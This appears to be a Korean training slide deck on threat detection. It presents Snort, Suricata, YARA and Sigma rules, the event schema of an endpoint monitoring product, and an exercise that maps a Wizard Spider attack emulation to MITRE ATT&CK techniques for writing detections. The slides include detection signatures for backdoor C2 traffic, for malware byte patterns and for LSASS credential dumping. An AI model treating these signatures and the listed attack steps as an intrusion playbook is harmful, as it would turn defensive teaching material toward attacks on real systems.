MD5	bcf01e61144d6d6325650134823198b8	SHA2	b4e7bc24bf3f5c3da2eb6e9ec5ec10f90099defa91b820f2f3fc70dd9e4785c4

Process Info | **MITRE Info (3)** | Network Info (3) | File Info (5) | Registry Info (0)

Tactic	Tech ID	Tech Description	Detection Notes	Tech URL
Lateral_Movement	T1021.006	Remote Services: Windows Remote Management	Adversaries uses winrm to do Lateral Movement.	https://attack.mitre.org/techniques/T1021/006
Lateral_Movement	T1021.006	Remote Services: Windows Remote Management	Adversaries uses winrm to do Lateral Movement.	https://attack.mitre.org/techniques/T1021/006
Lateral_Movement	T1021.006	Remote Services: Windows Remote Management	Adversaries uses winrm to do Lateral Movement.	https://attack.mitre.org/techniques/T1021/006

Process Info | MITRE Info (3) | **Network Info (3)** | File Info (5) | Registry Info (0)

Network Type	Source Ip	Source Port	Destination Ip
tcp	192.168.1.15	63735	192.168.1.14
tcp	192.168.1.15	63733	192.168.1.14
tcp	192.168.1.15	63734	192.168.1.14

위협탐지 방안

- 네트워크 기반 위협 탐지
  - Snort
  - Suricata
- 엔드포인트 기반 위협 탐지
  - 백신(legacy)
  - Yara
- AI 기반 위협탐지
  - 피쳐 기반 데이터 학습
  - 통계 기반 데이터 학습
- 사이버 위협 탐지
  - Sigma

위협탐지 방안

- 네트워크 기반 위협 탐지
  - Snort
    - 오픈 소스 기반 침입 방지 시스템(IPS)
    - 네트워크 활동 모니터링 및 탐지를 위한 룰셋(ruleset) 제공
    - 룰셋에 일치하는 패킷을 찾아 사용자에게 경고

```
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS ( msg:"MALWARE-BACKDOOR Perl.Backdoor.SLIGHTPULSE variant inbound cnc connection"; flow:to_server,established; http_uri; content:"/meeting_testmsjava.cgi",fast_pattern,nocase; http_method; content:"POST"; http_client_body; pcre:"/(^|&)(name|img|cert)=/im"; metadata:impact_flag red,policy balanced-ips drop,policy max-detect-ips drop,policy security-ips drop,ruleset community; service:http; reference:url,www.fireeye.com/blog/threat-research/2021/04/suspected-apt-actors-leverage-bypass-techniques-pulse-secure-zero-day.html; classtype:trojan-activity; sid:57467; rev:1; )
```

  - Suricata
    - 오픈 소스 기반 침입 방지 시스템(IPS)
    - 네트워크 활동 모니터링 및 탐지를 위한 룰셋(ruleset) 제공
    - 룰셋에 일치하는 패킷을 찾아 사용자에게 경고
    - 멀티 스레딩 제공(대용량 트래픽 처리)

```
alert smb any any -> any any (msg:"SURICATA SMB max WRITE queue size exceeded"; flow:to_server; app-layer-event:smb.write_queue_size_exceeded; classtype:protocol-command-decode; sid:2225014; rev:1;)
```

위협탐지 방안

- 엔드포인트 기반 위협 탐지
  - 백신(legacy)
    - Hash 기반(md5, sha1, sha256, etc…) 위협 탐지
    - 행위 기반 탐지(ransomware etc…)
  - Yara
    - 파일 또는 데이터의 텍스트 또는 바이너리 기반 패턴 탐지


```
rule silent_banker : banker
{
    meta:
        description = "This is just an example"
        threat_level = 3
        in_the_wild = true
    strings:
        $a = {6A 40 68 00 30 00 00 6A 14 8D 91}
        $b = {8D 4D B0 2B C1 83 C0 27 99 6A 4E 59 F7 F9}
        $c = "UVODFRYSIHLNWPEJXQZAKCBGMT"
    condition:
        $a or $b or $c
}
```

위협탐지 방안

- AI 기반 위협탐지
  - 보안 위협을 식별하기 위한 주요 피쳐 수립 및 연구
    - 예) API 호출 빈도 기반 악성코드 탐지
    - 예) 네트워크 접근 통계 기반 악성행위 탐지
  - 기업별 연구결과를 적용한 솔루션 제공

위협탐지 방안

- 사이버 위협 탐지
  - Sigma
    - 오픈소스 기반 탐지 룰 형식
    - SIEM 등 사이버 보안과 관련된 탐지 규칙을 정의 및 공유하기 위한 시그니쳐 정의



출처 : https://github.com/SigmaHQ/sigma

위협탐지 방안

- 사이버 위협 탐지
  - Sigma rule 구조
    - 웹사이트 : https://sigmahq.io/sigma-specification/
    - 코드 : https://github.com/SigmaHQ/sigma
  - Sigma rule 예

sysmon_password_dumper_lsass.yml | sysmon_susp_driver_load.yml | sysmon_susp_mmc_source.y

```yaml
title: Password Dumper Remote Thread in LSASS
description: Detects password dumper activity by monitoring remote thread creation EventID 8 in
combination with the lsass.exe process as TargetImage. The process in field Process is the malicious
program. A single execution can lead to hundrets of events.
author: Thomas Patzke
logsource:
    product: sysmon
detection:
    selection:
        EventLog: Microsoft-Windows-Sysmon/Operational
        EventID: 8
        TargetProcess: 'C:\Windows\System32\lsass.exe'
        StartModule: ''
    condition: selection
falsepositives:
    - unknown
level: high

```

출처 : https://github.com/SigmaHQ/sigma

위협탐지 방안

- 사이버 위협 탐지
  - Sigma rule 구조

구성 요소	중요도	설명
title:	필수	탐지 규칙에 대한 제목 (최대 256자)
id:	필수	탐지 규칙의 고유 식별자 sigma_id 작성 (uuid4) 형식의 고유한 값을 부여하는 것을 권장함 임의의 sigma_id가 부여될 수 있으나 고유한 값이 부여될 수 있도록 관리가 필요함
status:	옵션	탐지 규칙의 상태를 정의함 stable: 오랜 기간 오탐이 없는 안정적인 탐지 규칙 test: 제한된 테스트 시스템에서 오탐이 없는 탐지 규칙 experimental: 오탐이 발생할 수 있는 실험적 탐지 규칙 deprecated: 사용되지 않은 탐지 규칙 unsupported: 사용할 수 없음 Sigma Specification의 [status] 참조 https://github.com/SigmaHQ/sigma-specification/blob/main/Sigma_specification.md
description:	옵션	탐지 규칙에 관한 설명
author:	옵션	작성자 이름
references:	옵션	해당 룰을 작성시 참고한 내용의 링크를 작성
date:	옵션	탐지규칙 생성일에 대한 명시 YYYY/MM/DD
modified:	옵션	탐지규칙이 수정된 날짜에 대한 명시 YYYY/MM/DD

위협탐지 방안

- 사이버 위협 탐지
  - Sigma rule 구조

구성 요소	중요도	설명
category		적용 되는 보안 장비에 대한 구분 명세 예) firewall, web, antivirus
product		적용되는 제품군 또는 플랫폼에 대한 구분 명세 예) windows, apache
service		적용되는 서비스에 대한 구분 명세 예) sshd, applocker
detection:	필수	위협을 탐지하기 위한 조건 명세
condition:		selection의 탐지 조건을 명세 예) all of selection* 1 of selection* and keywords 1 of selection* and not 1 of filter*
selection1:		condition에서 정의될 조건을 식별할 키워드 정의
keyword: value …		logsource에서 정의된 로그 형식에 맞는 조건 값 정의
selection2: selection3:		다수의 selection 조건 부여 가능

위협탐지 방안

- 사이버 위협 탐지
  - Sigma rule 구조

구성 요소	중요도	설명
fields	옵션	추가 분석 등 분석가가 참고할 수 있는 로그의 필드정보 명세
falsepositives	옵션	확인된 오탐 정보 명세
level:	필수	탐지 룰의 위협 수준을 지정함 informational : 정보성 상태를 알리기 위한 탐지 수준 low : 별도의 대응은 필요하지 않은 수준의 위협 medium : 자주 확인이 필요한 수준의 위협 high : 즉시 대응 검토가 필요한 수준의 위협 critical : 즉시 대응이 필요하고 보안사고와 관련된 수준의 위협 Sigma Specification의 [level] 참조 https://github.com/SigmaHQ/sigma-specification/blob/main/Sigma_specification.md
tags: - keyword	옵션	탐지 규칙에 대한 카테고리 설정을 위한 항목

위협탐지 방안

- 사이버 위협 탐지
  - Sigma rule 구조

구성 요소	설명
title:	탐지 규칙에 대한 제목
id:	탐지 규칙의 고유 식별자
status:	탐지 규칙의 상태를 정의함
description:	탐지 규칙에 관한 설명
author:	작성자 이름
references:	해당 룰을 작성시 참고한 내용의 링크를 작성
date:	탐지규칙 생성일에 대한 명시 YYYY/MM/DD
modified:	탐지규칙이 수정된 날짜에 대한 명시 YYYY/MM/DD
logsource:	탐지를 적용할 로그데이터에 대한 내용 명세
category	적용 되는 보안 장비에 대한 구분 명세 예) firewall, web, antivirus
product	적용되는 제품군 또는 플랫폼에 대한 구분 명세 예) windows, apache
service	적용되는 서비스에 대한 구분 명세 예) sshd, applocker
detection:	위협을 탐지하기 위한 조건 명세
condition:	selection의 탐지 조건을 명세
selection1:	condition에서 정의될 조건을 식별할 키워드 정의
keyword: value ...	logsource에서 정의된 로그 형식에 맞는 조건 값 정의
selection2: selection3:	다수의 selection 조건 부여 가능
fields	추가 분석 등 분석가가 참고할 수 있는 로그의 필드정보 명세
falsepositives	확인된 오탐 정보 명세
level:	탐지 룰의 위협 수준을 지정함
tags: - keyword	탐지 규칙에 대한 카테고리 설정을 위한 항목

sysmon_password_dumper_lsass.yml | sysmon_susp_driver_load.yml | sysmon_susp_mmc_source.y

```yaml
title: Password Dumper Remote Thread in LSASS
description: Detects password dumper activity by monitoring remote thread creation EventID 8 in
combination with the lsass.exe process as TargetImage. The process in field Process is the malicious
program. A single execution can lead to hundrets of events.
author: Thomas Patzke
logsource:
    product: sysmon
detection:
    selection:
        EventLog: Microsoft-Windows-Sysmon/Operational
        EventID: 8
        TargetProcess: 'C:\Windows\System32\lsass.exe'
        StartModule: ''
    condition: selection
falsepositives:
    - unknown
level: high

```

출처 : https://github.com/SigmaHQ/sigma

MONSTER Threat Detection

- 몬스터 데이터 분석
  - 몬스터 데이터 구조 이해
  - 데이터 확인 및 분석

- 위협 식별방안 실습
  - 공격 시나리오 데이터 분석
  - 위협 탐지 규칙 제작

MONSTER Threat Detection

- 몬스터 데이터 분석
  - 몬스터 데이터 구조 이해
    - monster event specification

분류	Event ID	event description
이벤트 로그 (실시간 수집)	9500	logon success (채널명: Security, EventID: 4624)
	9501	logon failed (채널명: Security, EventID: 4625)
	9502	log off (채널명: Security, EventID: 4634)
	9503	event log service terminated (채널명: Security, EventID: 1100)
	9504	event logs removed (채널명: System, EventID: 104 채널명: Security, EventID: 1002)
	9505	remote session connect (채널명: microsoft-windows-terminalservices-localsessionmanager/operational, EventID: 25)
	9506	remote session disconnect (채널명: microsoft-windows-terminalservices-localsessionmanager/operational, EventID: 24)
	9507	new kernel driver install (채널명: System, EventID: 6)
	9508	starting service failed (채널명: System, EventID: 7000)
	9509	service installed (채널명: System, EventID:7045)
	9511	Script Block logging (채널명: microsoft-windows-powershell/operational, EventID: 4104)
	9512	Executing PipeLine (채널명: microsoft-windows-powershell/operational, EventID: 4103)

MONSTER Threat Detection

- 몬스터 데이터 분석
  - 몬스터 데이터 구조 이해
    - monster event specification

분류	Event ID	event description
실시간 이벤트	1500	new process created
	1502	new executable module loaded
	1504	remote process opened
	1505	remote process copied
	1506	remote thread created
	2500	file I/O
	2501	namedpipe create
	2502	namedpipe connect
	4500	registry I/O
	4103	registry value written
	4105	registry value deleted
	4106	registry key renamed
	3500	tcp connect
	3501	tcp accept
	3502	udp sendto
	3503	udp recvfrom
	3504	DNS reply
	5500	WMI New
	6500	PNP
	7500	Disk write (MBR/VBR)

MONSTER Threat Detection

- 몬스터 데이터 분석 실습
  - 몬스터 데이터 확인 및 분석
    - 프로세스 생성 이벤트 발생 및 확인
      - 실행된 프로세스 이름으로 검색
      - 부모 프로세스 이름으로 검색
      - 실행된 명령으로 검색
    - 파일 생성 이벤트 발생 및 확인
      - 실행된 프로세스 정보로 검색
      - 생성된 파일 이름으로 검색
      - 파일 해시 정보로 검색
    - 네트워크 통신 이벤트 발생 및 확인
      - 실행된 프로세스 정보로 검색
      - 출발지 네트워크 정보로 검색
      - 목적지 네트워크 정보로 검색

MONSTER Threat Detection

- 몬스터 데이터 분석 실습
  - 공격시나리오 이벤트 분석 실습
    - 기존 수행했던 Wizard Spider 공격 시나리오에 의해 발생한 데이터 수집 여부 확인
    - 확인된 데이터를 분석하여 위협탐지 시그니처 정보 확인
    - 시그니처 정보를 기반으로 탐지용 sigma rule 작성

Index	Step	Tactic	Technique ID	Technique Name
1	1.A	Execution	T1204.002	User Execution: Malicious File
2	2.A	Persistence, Privilege Escalation	T1547.001	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder
3	3.A	Discovery	T1082	System Information Discovery
4	3.B	Discovery	T1057	Process Discovery
5	3.C	Command and Control	T1105	Ingress Tool Transfer
6	3.D	Credential Access	T1552	Unsecured Credentials
7	3.E	Collection	T1114.001	Email Collection: Local Email Collection
8	4.A	Lateral Movement	T1021.006	Remote Services: Windows Remote Management

MONSTER Threat Detection

- 몬스터 데이터 분석 실습
  - 공격시나리오 이벤트 분석 실습
    - 기존 수행했던 Wizard Spider 공격 시나리오에 의해 발생한 데이터 수집 여부 확인
    - 확인된 데이터를 분석하여 위협탐지 시그니처 정보 확인
    - 시그니처 정보를 기반으로 탐지용 sigma rule 작성

Index	Step	Tactic	Technique ID	Technique Name
9	5.A	Discovery	T1082	System Information Discovery
10	5.B	Discovery	T1007	System Service Discovery
11	5.C	Discovery	T1087.001	Account Discovery: Local Account
12	5.D	Discovery	T1087.002	Account Discovery: Domain Account
13	5.E	Discovery	T1016	System Network Configuration Discovery
14	5.F	Discovery	T1049	System Network Connections Discovery
15	5.G	Discovery	T1016	System Network Configuration Discovery
16	5.H	Discovery	T1482	Domain Trust Discovery
17	5.I	Discovery	T1033	System Owner/User Discovery
18	6.A	Command and Control	T1105	Ingress Tool Transfer
19	6.B	Credential Access	T1558.003	Steal or Forge Kerberos Tickets: Kerberoasting
20	6.C	Credential Access	T1110.002	Brute Force: Password Cracking
21	7.A	Lateral Movement	T1021.006	Remote Services: Windows Remote Management
22	7.B	Persistence, Privilege Escalation	T1547.004	Boot or Logon Autostart Execution: Winlogon Helper DLL
23	7.C	Discovery	T1069.002	Permission Groups Discovery: Domain Groups
24	8.A	Credential Access	T1003.003	OS Credential Dumping: NTDS
25	8.B	Credential Access	T1003.002	OS Credential Dumping: Security Account Manager

MONSTER Threat Detection

- 몬스터 데이터 분석 실습
  - 공격시나리오 이벤트 분석 실습
    - 기존 수행했던 Wizard Spider 공격 시나리오에 의해 발생한 데이터 수집 여부 확인
    - 확인된 데이터를 분석하여 위협탐지 시그니처 정보 확인
    - 시그니처 정보를 기반으로 탐지용 sigma rule 작성

Index	Step	Tactic	Technique ID	Technique Name
26	9.A	Execution	T1204.002	User Execution: Malicious File
27	9.B	Defense Evasion, Privilege Escalation	T1055.002	Process Injection: Portable Executable Injection
28	9.C	Command and Control	T1105	Ingress Tool Transfer
29	9.D	Impact	T1489	Service Stop
30	9.E	Impact	T1490	Inhibit System Recovery
31	10.A	Impact	T1486	Data Encrypted for Impact

MONSTER Threat Detection

- 몬스터 데이터 분석 실습
  - 위협탐지 룰 확인

Q & A